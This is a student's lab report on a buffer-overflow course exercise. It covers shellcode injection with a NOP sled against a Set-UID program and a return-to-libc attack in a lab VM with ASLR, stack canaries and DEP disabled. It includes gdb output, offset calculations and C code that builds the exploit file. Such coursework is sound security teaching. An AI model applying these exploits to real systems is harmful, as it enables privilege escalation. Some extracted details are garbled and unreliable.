

Software Security : Lab 1 - Buffer Overflow

Shubham Mazumder

February 2022

Task 1: Shellcode Injection

A

First, we disable Address Space Layout Randomization.

```
$ sudo sysctl -w kernel.randomize_va_space=0
```

Then, we disable DEP and stack canaries by

```
$ gcc -o vulnerable -fno-stack-protector -z execstack vulnerable.c
```

Then, we set vulnerable code to be a Set-UID program.

```
$ sudo chown root vulnerable
```

```
$ sudo chmod 4755 vulnerable
```


Then, we change the symbolic link for `/bin/sh` (dash) to `/bin/zsh` (zshell).

```
$ sudo rm /bin/sh
```


```
$ sudo ln -s /bin/zsh /bin/sh
```

Then, we try to find out the value of the return address.

This can be done by creating a badfile with inputs of random characters such as:



Then, we run `vulnerable` on this file, resulting in a segfault. Using `gdb`, we see the status of registers and the stack:



```

gdb-peda$ p $esp
$1 = (void *) 0xbfffea10
gdb-peda$ x/s $esp
0xbfffea10: "kkkkllllmmmmnnnnoooooppppqqrrrrsssstttt\n\24
1\f\271\224\022\262\277\267=\005"
gdb-peda$

```

We can see that we overwrote *EIP* with *jjjj*

Meaning that *aaaa...iiii* is our padding. This means that the length from *aaaa...iiii* is our offset, which gives us *offset* = 36

Another way to do this is to check the value of the stack frame pointer *ebp*, as we know that the return pointer would be *ebp* + 4. So, the space we need to fill is from the start of the buffer to *ebp* + 4. Using gdb to figure out the distance,

```

gdb-peda$ p $ebp
$1 = (void *) 0xbfffea08
gdb-peda$ p &buffer
$2 = (char (*)[24]) 0xbfffe9e8
gdb-peda$ p/d 0xbfffea08-0xbfffe9e8
$3 = 32

```

we get the distance from frame pointer to start of buffer to be 32. Thus our return pointer would start at $32 + 4 = 36$

Thus, we need to put our return address at *buffer* + 36

First, we need to figure out what our return address would be.

As we know that we can put the shellcode anywhere from *ebp* + 8 (as *ebp* + 4 is *eip*) to *ebp* + 485, and knowing that our shellcode size is 25, let's put it somewhere in the middle, let's say starting at *buffer*[400].

Let's now start writing our exploit.

First, we fill the buffer with NOPs. Filling the buffer with NOPs allows us to point anywhere back in the buffer, with a high probability of the instruction pointer reaching the shellcode eventually as execution would go down the NOPs until it reaches shellcode.

Thus, at *buffer* + 36 we would copy the address we want to jump to. Since we have filled our buffer with NOPs, I put in the value as *ebp* + 200, as eventually it would reach our shellcode at *buffer* + 400.

Then, we copy the shellcode to our chosen offset in the buffer: at *buffer* + 400.

Note that if we did not add NOPs to the buffer we would need to point exactly to the starting address of the shellcode.

```

void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;

    char return_address[] = "";

    //First we fill buffer with NOPs
    memset(&buffer, 0x90, 517);

    //Then, get offsets
    int offset = 36;
    int shellcodeoffset = 400;

    //Instruction Pointer Address Write
    char *instr_address = buffer + offset;
    int returnaddress = (0xbfffea08 + 200); //ebp = 0xbfffea08
    strcpy(instr_address, (char *)&returnaddress);

    //Lastly, figure out the address of buffer where we will put shellcode in and copy shellcode
    char *startaddress = buffer + shellcodeoffset;
    strcpy(startaddress, shellcode);

    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}

```

Thus, we get the result,

```

[02/13/22]seed@VM:~/.../BufferOverflow$ ./vulnerable
$ █

```

Task 2: Return-to-libc attack

First, we find out the addresses of the libc functions *system()* and *exit()*, and then that of */bin/sh*.

system():

```

gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7da4da0 <__libc_system>
m>

```

exit():

```

gdb-peda$ p exit
$1 = {<text variable, no debug info>} 0xb7d989d0 <__GI_exit>

```

/bin/sh():

```

[02/12/22]seed@VM:~/.../ReturnToLibc$ ./vulnerable
0xbffffc69
Segmentation fault

```

Then, similar to task 1, we need to figure out the return address.

Using our text badfile again,

```

aaaabbbbccccdddeeeffffgggghhhhhiiiijjjjkkkkllllmmmmnnnnooooopppqqqqrrrrsssstttt
Text Editor

```

We get, in gdb,

```
EBP: 0x69696969 ('iiii')
ESP: 0xbfffec20 ("kkkkllllmmmmnnnnoooo\364\354\377\277\37\377\277\220\376\004\b\334\303\361\267`\354\377\277")
EIP: 0x6a6a6a6a ('jjjj')
```

Thus, our padding is the same as Task 1, that is, $32 + 4 = 36$.

Verifying by calculating distance between *ebp* and *buffer*,

```
gdb-peda$ p $ebp
$6 = (void *) 0xbfffec08
gdb-peda$ p &buffer
$7 = (char (*)[24]) 0xbfffebe8
gdb-peda$ p/d 0xbfffec08-0xbfffebe8
$8 = 32
gdb-peda$ █
```

Thus, we see that the return address would be placed at the same place as before.

As system would be our first call, we would place the call to *system()* using the address we got using gdb at *buffer*[36].

System would need the parameter */bin/sh*, as our goal is to call *system("/bin/sh")*.

We know that by convention, arguments are stored at an offset of 4 bytes (the offset containing the return address) from the address of the function at the instruction pointer.

So, the structure that we want to have is: from bottom to top - we want to have the call to *system()*, then at an offset of 4 bytes we want to have address to the parameter(*/bin/sh*), and in between them we want to have the address to *exit()* , which would basically act as the return address.

Thus, if *system()* is at address X to $X + 4$, *exit* would be at address $X + 4$ to $X + 8$, and the address of the parameter would be at $X + 8$ to $X + 12$.

Thus, as we know that *system()* should be at *buffer* + 36, we have the code as:

```
/* You need to decide the addresses and
   the values of X, Y, Z. The order of
   the following three statements do not
   imply the order of X, Y, Z.
*/
*(long *) &buf[44] = 0xbfffc79; // "/bin/sh"
*(long *) &buf[36] = 0xb7da4da0; // system()
*(long *) &buf[40] = 0xb7d989d0; // exit()

/*(long *) &buf[40] = 0xbfffc69; // "/bin/sh"
/*(long *) &buf[32] = 0xb7da4da0; // system()
/*(long *) &buf[36] = 0xb7d989d0; // exit()
```

Result:

```
[02/12/22]seed@VM:~/.../ReturnToLibc$ ./vulnerable
0xbffffc79
$ pwd
/home/seed/SEEDLabs/ReturnToLibc
$ █
```

Note: we get segfault if address of */bin/sh* keeps shifting. Thus, this exploit only works if the address given in code for */bin/sh* matches the actual address of */bin/sh*.

END OF REPORT.